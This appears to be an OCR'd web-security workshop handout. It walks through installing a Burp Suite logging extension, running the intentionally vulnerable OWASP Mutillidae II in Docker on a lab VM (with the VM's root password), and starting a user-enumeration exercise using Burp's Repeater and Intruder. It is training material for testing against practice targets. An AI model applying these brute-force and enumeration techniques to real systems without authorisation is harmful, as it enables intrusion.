
1. In Burp, go to "Extender" > "BApp Store" tab.
2. Select an extension to see its description.
3. Click on "Install" button to install the desired extension.
4. Let's install the "Custom Logger" Burp extension.



5. After successful installation, you should see a new tab named as "Logger" appear in Burp.




6. Browse through the Security Shepherd application.
7. Use "Repeater" to send modified requests to server.
8. Use "Intruder" to launch a brute force attack.
9. Go to the "Logger" tab and observe the logs.




Access Mutillidae Web Application


1. Start the virtual machine named as "c0c0n-workshop", by selecting "c0c0n-workshop" and clicking on the "Start" button.



2. Login using the following credentials: Username: `root` Password: `Docker@321`



3. Obtain the IP address of the virtual machine by running `ifconfig eth0` command on the terminal.



4. In my case, I got the IP address as `192.168.56.101` .


5. Run the following command:

```
docker run -d -p 80:80 citizenstig/nowasp
```


```
docker:~# docker run -d -p 80:80 citizenstig/nowasp
53d5a31baa7abc361e85b47912709dc6f8647dba4a8a90484936c7cfff8d8726
docker:~#
```

6. In Firefox, access the URL `http://192.168.56.101` .


7. If you see a page saying "The database server appears to be offline.", then click on "Opt Out" button.



8. Click on "Click here to reset the DB" > "OK".




9. You should see the OWASP Mutillidae II web application.


Mozilla Firefox
192.168.56.101/index.php
OWASP Mutillidae II: Keep Calm and Pwn On
Version: 2.6.62 Security Level: 0 (Hosed) Hints: Enabled (1 - Try easier) Not Logged In
Home | Login/Register | Toggle Hints | Show Popup Hints | Toggle Security | Enforce SSL | Reset DB | View Log | View Captured Data
OWASP 2017
OWASP 2013
OWASP 2010
OWASP 2007
Web Services
HTML 5
Others
Documentation
Resources
Donate
Want to Help?
Video Tutorials
Announcements
Getting Started
Hints and Videos
TIP: Click Hint and Videos on each page
What Should I Do?
Video Tutorials
Help Me!
Listing of vulnerabilities
Bug Tracker
Bug Report Email Address
What's New? Click Here
Release Announcements
PHP MyAdmin Console
Feature Requests
Installation Instructions
Tools
Latest Version
Installation Instructions
Usage Instructions
Get rid of those pesky PHP errors
Kali Linux
Samurai Web Testing Framework
sqlmap
Some Useful Firefox Add-ons
More Hints?: See "/documentation/mutillidae-test-scripts.txt"
Browser: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:62.0) Gecko/20100101 Firefox/62.0


User Enumeration via 'Numbers' Payload'

1. In Mutillidae web application, navigate to "OWASP 2013" > "A8 - Cross Site Request Forgery" > "Add to your blog".




2. Ensure Burp is in intercept mode.

3. In Firefox, click on the button "Save Blog Entry".




4. Go to the intercepted request, in Burp.

5. Send the request to "Repeater" and click on "Go" button.
6. Analyze the response.



7. In Burp, click on "Intercept is on" to disable intercept mode.



8. In Mutillidae, click on "Login/Register" link.

9. Click on "Please register here" link.


10. Fill the registration form and create a new user.

11. In Mutillidae, go back to the login page by clicking on "Login/Register" link.


12. Login to the Mutillidae application using the newly created user account.

13. Repeat steps #1 till #6.

